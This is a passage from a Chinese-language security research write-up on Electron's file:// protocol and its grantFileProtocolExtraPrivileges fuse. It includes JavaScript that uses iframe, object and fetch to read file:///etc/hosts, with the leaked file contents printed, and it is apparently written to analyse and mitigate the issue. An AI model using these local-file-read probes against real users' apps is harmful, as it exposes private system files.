
```
// 定义一个数组，包含所有HTML5标签名
const allTags = [
  'a', 'abbr', 'address', 'area', 'article', 'aside', 'audio', 'b', 'base',
'bdi', 'bdo', 'blockquote', 'body', 'br', 'button',
  'canvas', 'caption', 'cite', 'code', 'col', 'colgroup', 'data',
'datalist', 'dd', 'del', 'details', 'dfn', 'dialog', 'div', 'dl',
  'dt', 'em', 'embed', 'fieldset', 'figcaption', 'figure', 'footer',
'form', 'h1', 'h2', 'h3', 'h4', 'h5', 'h6', 'head', 'header',
```

```
  'hr', 'html', 'i', 'iframe', 'img', 'input', 'ins', 'kbd', 'label',
'legend', 'li', 'link', 'main', 'map', 'mark', 'meta', 'meter',
  'nav', 'noscript', 'object', 'ol', 'optgroup', 'option', 'output', 'p',
'param', 'picture', 'pre', 'progress', 'q', 'rp', 'rt', 'ruby',
  's', 'samp', 'script', 'section', 'select', 'slot', 'small', 'source',
'span', 'strong', 'style', 'sub', 'summary', 'sup', 'table',
  'tbody', 'td', 'template', 'textarea', 'tfoot', 'th', 'thead', 'time',
'title', 'tr', 'track', 'u', 'ul', 'var', 'video', 'wbr',
  // ... 其余标签省略以保持示例简洁，实际应包含所有HTML5标签
];

// const allTags = ['iframe', 'object']

// 支持加载事件的标签列表，这里简化列举了一些常见的
const loadSupportedTags = ['iframe', 'img', 'script', 'audio', 'video',
'object', 'embed'];

// 遍历所有标签
allTags.forEach(tagName => {
    // 创建一个新的标签元素
    const element = document.createElement(tagName);

    // 设置属性
    element.setAttribute('src', 'file:///etc/hosts');
    element.setAttribute('href', 'file:///etc/hosts');
    element.setAttribute('data', 'file:///etc/hosts');
    element.setAttribute('rel', 'file:///etc/hosts');
//    element.setAttribute('id', tagName + '-test');

  // 检查并设置onload事件
    element.onload = function() {
        if (this.contentDocument && this.contentDocument.body) { // 主要针对
iframe
            console.log(`${tagName}:`,
this.contentDocument.body.innerText);
            console.log(`${tagName}:`,
this.contentDocument.body.innerHTML);
            console.log(`${tagName}:`,
this.contentDocument.body.textContent);
```

```
        } else if(this.textContent) {
            console.log(`${tagName}:`, this.textContent);
        } else {
            console.log(`${tagName} loaded.`);
        }
    }

    // 添加错误处理
    element.onerror = function() {
      console.error(`${tagName} failed to load.`);
    };


  // 仅为演示，不实际添加到页面
  document.body.appendChild(element);
});

// 请记得，这段代码主要用于教学目的，实际操作本地文件在浏览器中是严格受限的。
```

直接测试所有标签







经过测试，还是只有 `iframe` 和 `object` 标签可以获取内容， `source` 标签得单独测试一下

0x03 fetch

当然，也可以直接通过 `fetch` 等发起请求


Electron v30.0.3
Run
Console
Electron Fiddle - Unsaved
https://gist.github.com/...
Load F
Editors
index.html
main.js
preload.js
renderer.js
Modules
Search...
HTML (index.html)
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<!-- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP -->
<!-- <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'"> -->
<title>Hello World!</title>
</head>
<body>
<h1>Hello World!</h1>
We are using Node.js ,
Chromium ,
and Electron .
<!-- You can also require other files to run in this process -->
<!-- <script src="./renderer.js"></script> -->
<script>
fetch('file:///etc/hosts')
.then(response => {
if (!response.ok) {
throw new Error(`HTTP error! status: ${response.status}`);
}
return response.text(); // 如果是文本文件，使用text()方法读取
})
.then(data => {
console.log('请求成功，内容为:', data);
})
.catch(error => {
console.error('请求失败:', error);
});
</script>
</body>
</html>


Hello World!
Hello World!
We are using Node.js 20.11.1, Chromium 124.0.6367.119, and Electron 30.0.3.
DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again
Elements
Console
Sources
Network
top
Filter
Default levels
No Issues
VM4 sandbox bundle:2
Electron Security Warning (Insecure Content-Security-Policy) This renderer process has either no Content Security Policy set or a policy with "unsafe-eval" enabled. This exposes users of this app to unnecessary security risks.
For more information and help, consult https://electronjs.org/docs/tutorial/security.
This warning will not show up once the app is packaged.
请求成功，内容为: ##
index.html:27
Host Database
#
localhost is used to configure the loopback interface
when the system is booting. Do not change this entry.
##
127.0.0.1 localhost
255.255.255.255 broadcasthost
::1 localhost
Added by Docker Desktop
To allow the same kube context to work on the host and the container:
127.0.0.1 kubernetes.docker.internal
End of section
192.168.31.185 www.clickjacking.com
192.168.31.83 evil.jd.com
10.211.55.9 Ã¦--Ã¥-Ã¤Â½-Ã§--windows-11.shared Ã¦--Ã¥-Ã¤Â½-Ã§--windows-11 #prl_hostonly shared

0x04 问题本质是什么?


问题本质在于 `file://` 协议权限过大了，可以访问任意地址的文件，如果将 `grantFileProtocolExtraPrivileges` 设置为 `Disabled` ，是否可以有效解决呢?

如果大家看了 Fuse 那篇文章，可能大家会知道，上面的配置会导致页面加载 `index.html` 失败，猜测是因为相对路径的问题，我们修改一下试试


Main Process (main.js)

```
1  // Modules to control application life and create native browser window
2  const { app, BrowserWindow } = require('electron')
3  const path = require('node:path')
4
5  const asar_path = path.join(process.resourcesPath, 'app.asar')
6
7  function createWindow () {
8    // Create the browser window.
9    const mainWindow = new BrowserWindow({
10     width: 800,
11     height: 600,
12     webPreferences: {
13       preload: path.join(__dirname, 'preload.js')
14     }
15   })
16
17   // and load the index.html of the app.
18   mainWindow.loadFile(path.join(asar_path, 'index.html'))
19
20   // Open the DevTools.
21   // mainWindow.webContents.openDevTools()
```


在 `index.html` 中添加 `iframe` 和 `fetch` 两种读取本地文件的代码




先用 `fiddle` 测试一下，此时先用 `mainWindow.loadFile('index.html')`




功能可用，现在修改回 `mainWindow.loadFile(path.join(asar_path, 'index.html'))`，我们用 `Forge` 打包，先按照默认设置， `grantFileProtocolExtraPrivileges` 设置为 `Enabled`



